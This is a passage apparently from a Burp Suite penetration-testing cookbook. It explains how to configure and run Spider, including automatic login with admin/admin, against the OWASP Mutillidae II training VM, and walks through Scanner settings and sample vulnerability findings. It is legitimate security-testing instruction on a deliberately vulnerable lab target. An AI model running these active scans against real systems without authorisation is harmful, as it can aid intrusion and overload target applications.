
- **Temporary Files Location:** It provides the ability to change the location where temporary files are stored while running Burp:




- **Proxy Interception:** It provides the ability to always enable or always disable proxy intercept upon initially starting Burp:



- **Proxy History Logging:** It provides the ability to customize prompting of out-of-scope items when the target scope changes:



- **Performance Feedback:** It provides anonymous data to PortSwigger regarding Burp performance:



Spidering with Spider

Spidering is another term for mapping out or crawling a web application. This mapping exercise is necessary to uncover links, folders, and files present within the target application.

In addition to crawling, Burp Spider can also submit forms in an automated fashion. Spidering should occur prior to scanning, since pentesters wish to identify all possible paths and functionality prior to looking for vulnerabilities.

Burp provides an on-going spidering capability. This means that as a pentester discovers new content, Spider will automatically run in the background looking for forms, files, and folders to add to **Target | Site map**.

There are two tabs available in the Spider module of Burp Suite. The tabs include **control** and **options**, which we will study in the *Getting ready* section of this recipe.


Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will configure and use Burp Spider to crawl through the application.

The Control tab

Under the **Control** tab, a tester has the following options:

- **Spider Status:** It provides the ability to turn the spidering functionality on or off (paused). It also allows us to monitor queued-up Spider requests along with bytes transferred, and so on. This section allows any forms queued to be cleared by clicking the **Clear queues** button:



- **Spider Scope:** It provides the ability to set the **Spider Scope**, either based on the **Target | Site map** tab or a customized scope:



If the Use custom scope radio button is clicked, two tables appear, allowing the tester to define URLs to be included and excluded from scope:



The Options tab

Under the **Options** tab, a tester has the following options:

- **Crawler Settings:** It provides the ability to regulate the number of links deep Spider will follow; also identifies basic web content to Spider for on a website such as the `robots.txt` file:

 **Crawler Settings**

 These settings control the way the Spider crawls for basic web content.

- Check robots.txt
- Detect custom "not found" responses
- Ignore links to non-text content
- Request the root of all directories
- Make a non-parameterized request to each dynamic page

Maximum link depth:

Maximum parameterized requests per URL:

- **Passive Spidering:** Spiders newly-discovered content in the background and is turned on by default:

 **Passive Spidering**

 Passive spidering monitors traffic through Burp Proxy to update the site map without making any new requests.

- Passively spider as you browse

Link depth to associate with Proxy requests:

- **Form Submission:** It provides the ability to determine how Spider interacts with forms. Several options are available including ignore, prompt for guidance, submit with default values found in the table provided, or use an arbitrary value (for example, 555-555-0199@example.com):

Form Submission

These settings control whether and how the Spider submits HTML forms.

Individuate forms by:

Don't submit forms

Prompt for guidance


Automatically submit using the following rules to assign text field values:

	Enabled	Match type	Field name	Field value
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Regex	tel	555-555-0199
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Regex	ssn	123 45 6789
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Regex	social	123 45 6789
<input type="button" value="Up"/>	<input checked="" type="checkbox"/>	Regex	age	30
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Regex	day	01
	<input checked="" type="checkbox"/>	Regex	month	01
	<input checked="" type="checkbox"/>	Regex	year	1980
	<input checked="" type="checkbox"/>	Regex	passport	0123456789

Set unmatched fields to:


Iterate all values of submit fields - max submissions per form:

- **Application Login:** It provides the ability to determine how Spider interacts with login forms. Several options are available, including ignore, prompt for guidance, submit as standard form submission, or use credentials provided in text boxes:




The screenshot shows the 'Application Login' configuration panel. It features a question mark icon and a gear icon. The title is 'Application Login' in orange. Below the title, there is a description: 'These settings control how the Spider submits login forms.' There are four radio button options: 'Don't submit login forms', 'Prompt for guidance' (which is selected), 'Handle as ordinary forms', and 'Automatically submit these credentials:'. Below these options are two text input fields labeled 'Username:' and 'Password:'.

- **Spider Engine:** It provides the ability to edit the number of threads used along with retry attempt settings due to network failures. Use the number of threads judiciously as too many thread requests could choke an application and affect its performance:



The screenshot shows the 'Spider Engine' configuration panel. It features a question mark icon and a gear icon. The title is 'Spider Engine' in orange. Below the title, there is a description: 'These settings control the engine used for making HTTP requests when spidering.' There are four input fields: 'Number of threads:' with a value of 10, 'Number of retries on network failure:' with a value of 3, 'Pause before retry (milliseconds):' with a value of 2000, and 'Throttle between requests (milliseconds):' with a value of 0. There is also a checkbox labeled 'Add random variations to throttle' which is currently unchecked.

- **Request Headers:** It provides the ability to modify the way the HTTP requests look originating from Burp Spider. For example, a tester can modify the user agent to have Spider look like a mobile phone:



How to do it...

1. Ensure Burp and OWASP BWA VM are running, and Burp is configured in the Firefox browser used to view the OWASP BWA applications.

- From the OWASP BWA landing page, click the link to the **OWASP Mutillidae II** application:

owaspbwa
OWASP Broken Web Applications Project
Version 1.2


This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.


!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	

3. Go to the Burp **Spider** tab, then go to the **Options** sub-tab, scroll down to the **Application Login** section. Select the **Automatically submit these credentials** radio button. Type into the username textbox the word `admin`; type into the password textbox the word `admin`:




4. Return to **Target | Site map** and ensure the `mutillidae` folder is added to scope by right-clicking the `mutillidae` folder and selecting **Add to scope**:



- Optionally, you can clean up the **Site map** to only show in-scope items by clicking **Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders**:

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


- After clicking **Filter: ...**, You will see a drop-down menu appear. In this drop-down menu, check the **Show only in-scope items** box. Now, click anywhere in Burp outside of the drop-down menu to have the filter disappear again:




- You should now have a clean **Site map**. Right-click the **mutillidae** folder and select **Spider this branch**.




If prompted to allow out-of-scope items, click **Yes**.



8. You should immediately see the **Spider** tab turn orange:




9. Go to the **Spider | Control** tab to see the number of requests, bytes transferred, and forms in queue:




Let Spider finish running.

- Notice that Spider logged into the application using the credentials you provided in the **Options** tab. On **Target | Site map**, look for the `/mutillidae/index.php/` folder structure:



- Search for an envelope icon that contains `password=admin&login-php-submit-button=Login&username=admin`:



This evidences the information Spider used the information you provided in the **Spider | Options | Application Login** section.

Scanning with Scanner



Scanner capabilities are only available in Burp Professional edition.

Burp Scanner is a tool that automates the search for weaknesses within the runtime version of an application. Scanner attempts to find security vulnerabilities based on the behavior of the application.

Scanner will identify indicators that may lead to the identification of a security vulnerability. Burp Scanner is extremely reliable, however, it is the responsibility of the pentester to validate any findings prior to reporting.

There are two scanning modes available in Burp Scanner:

- **Passive scanner:** Analyzes traffic passing through the proxy listener. This is why its so important to properly configure your target scope so that you aren't scanning more than is necessary.
- **Active scanner:** Sends numerous requests that are tweaked from their original form. These request modifications are designed to trigger behavior that may indicate the presence of vulnerabilities (<https://portswigger.net/kb/issues>). Active scanner is focused on input-based bugs that may be present on the client and server side of the application.

Scanning tasks should occur after spidering is complete. Previously, we learned how Spider continues to crawl as new content is discovered. Similarly, passive scanning continues to identify vulnerabilities as the application is crawled.

Under the **Options** tab, a tester has the following options: **Issue activity**, **Scan queue**, **Live scanning**, **Issue definitions**, and **Options**:

- **Issue Activity**: It displays all scanner findings in a tabular format; includes both passive and active scanner issues.:

#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidae/		Information
9	14:50:04 28 Aug 2018	Issue found	Cookie without HttpOnly flag set	http://192.168.56.101	/mutillidae/		Low
10	14:50:04 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidae/		Information
11	14:50:04 28 Aug 2018	Issue found	HTML does not specify charset	http://192.168.56.101	/mutillidae/		Information
12	15:17:37 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidae/index.php		Information
13	15:17:37 28 Aug 2018	Issue found	Cleartext submission of password	http://192.168.56.101	/mutillidae/index.php		High
14	15:17:37 28 Aug 2018	Issue found	Password field with autocomplete enabled	http://192.168.56.101	/mutillidae/index.php		Low
15	15:17:37 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidae/index.php		Information
16	15:17:37 28 Aug 2018	Issue found	Cross-domain Referer leakage	http://192.168.56.101	/mutillidae/index.php		Information

By selecting an issue in the table, the message details are displayed, including an advisory specific to the finding as well as message-editor details related to the request and response:

Advisory Request Response

Frameable response (potential Clickjacking)

Issue: Frameable response (potential Clickjacking)
 Severity: Information
 Confidence: Firm
 Host: http://192.168.56.101
 Path: /mutillidae/

Issue description

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

- **Scan queue:** Displays the status of active scanner running; provides a percentage of completion per number of threads running as well as number of requests sent, insertion points tested, start time, end time, targeted host, and URL attacked.

Scanner can be paused from the table by right-clicking and selecting **Pause scanner**; likewise, scanner can be resumed by right-clicking and selecting **Resume Scanner**. Items waiting in the scan queue can be cancelled as well:

#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutillidae/	0% complete		15		4	03:43:57 29 Aug 2018	
2	http://192.168.56.101	/mutillidae/	0% complete		15		9	03:43:57 29 Aug 2018	
3	http://192.168.56.101	/mutillidae/	0% complete		18		9	03:43:57 29 Aug 2018	
4	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete		13		8	03:43:57 29 Aug 2018	
5	http://192.168.56.101	/mutillidae/framer.html	11% complete	3	96		8	03:43:57 29 Aug 2018	
6	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	22		9	03:43:57 29 Aug 2018	
7	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	12		10	03:43:57 29 Aug 2018	
8	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	2	13		10	03:43:57 29 Aug 2018	

- **Live Active Scanning:** It allows customization when active scanner will perform scanning activities:

Live Active Scanning

Automatically scan the following targets as you browse. Active scan checks send various malicious requests designed to identify common vulnerabilities. Use with caution.

Don't scan
 Use suite scope [defined in Target tab]
 Use custom scope


- **Live Passive Scanning:** It allows customization when passive scanner will perform scanning activities. By default, passive scanner is always on and scanning everything:

Live Passive Scanning

Automatically scan the following targets as you browse. Passive scan checks analyze your existing traffic for evidence of vulnerabilities, and do not send any new requests to the target.

Don't scan
 Scan everything
 Use suite scope [defined in Target tab]
 Use custom scope

- Issue definitions:** It displays definitions for all vulnerabilities known to Burp scanners (active and passive). The list can be expanded through extenders but, using Burp core, this is the exhaustive listing, which includes title, description text, remediation verbiage, references, and severity level:



- Options:** Several sections are available, including **Attack Insertion Points**, **Active Scanning Engine**, **Attack Scanning Optimization**, and **Static code analysis**.
 - Attack Insertion Points:** It allows customization for Burp insertion points; an insertion point is a placeholder for payloads within different locations of a request. This is similar to the Intruder payload marker concept discussed in Chapter 2, *Getting to Know the Burp Suite of Tools*:

Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts

Issue activity
Scan queue
Live scanning
Issue definitions
Options

Attack Insertion Points

Place attacks into the following locations within requests:

- URL parameter values
- Body parameter values
- Cookie parameter values
- Parameter name
- HTTP headers
- Entire body (for relevant content types)
- AMF string parameters (use with caution)
- URL path filename
- URL path folders

Change parameter locations (causes many more scan requests):

- URL to body URL to cookie
- Body to URL Body to cookie
- Cookie to URL Cookie to body

Nested insertion points are used when an insertion point's base value contains data in a recognized format (for example, XML data within a URL parameter):

Use nested insertion points

Maximum insertion points per base request:

Skip server-side injection tests for these parameters:

	Enabled	Parameter	Item	Match type	Expression
Add	<input checked="" type="checkbox"/>	Cookie	Name	Matches regex	asp.sessionid.*
Edit	<input checked="" type="checkbox"/>	Cookie	Name	Is	asp.net_sessionid
Remove	<input checked="" type="checkbox"/>	Body parameter	Name	Is	__eventtarget
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	__eventargument
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	__viewstate
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	__eventvalidation
	<input checked="" type="checkbox"/>	Any parameter	Name	Is	jsessionid

Skip all tests for these parameters:

	Enabled	Parameter	Item	Match type	Expression
Add					
Edit					
Remove					

Recommendations here include adding the URL-to-body, Body-to-URL, cookie-to-URL, URL-to-cookie, body-to-cookie, and cookie-to-body insertion points when performing an assessment. This allows Burp to fuzz almost, if not all, available parameters in any given request.

- **Active Scanning Engine:** It provides the ability to configure the number of threads (for example, **Concurrent request limit**) scanner will run against the target application. This thread count, compounded with the permutations of insertion points, can create noise on the network and a possible DOS attack, depending upon the stability of the target application. Use caution and consider lowering the **Concurrent request limit**. The throttling of threads is available at this configuration section as well:

Active Scanning Engine

These settings control the engine used for making HTTP requests when doing active scanning.

Concurrent request limit:

Number of retries on network failure:

Pause before retry (milliseconds):


Throttle between requests (milliseconds):

Add random variations to throttle

Follow redirections where necessary

- **Attack Scanning Optimization:** It provides three settings for scan speed and scan accuracy.
 - Available **Scan speed** settings include **Normal**, **Fast**, and **Thorough**. **Fast** makes fewer requests and checks derivations of issues. **Thorough** makes more requests and checks for derivations of issues. **Normal** is the medium setting between the other two choices. The recommendation for **Scan speed** is **Thorough**.

- Available **Scan accuracy** settings include **Normal**, **Minimize false negatives**, and **Minimize false positives**. **Scan accuracy** relates to the amount of evidence scanner requires before reporting an issue. The recommendation for **Scan accuracy** is **Normal**:



Active Scanning Optimization


These settings let you control the behavior of the active scanning logic to reflect the objectives of the scan and the nature of the target application. See the

Scan speed:

Scan accuracy:

Use intelligent attack selection

- **Static Code Analysis:** It provides the ability to perform static analysis of binary code. By default, this check is performed in active scanner:



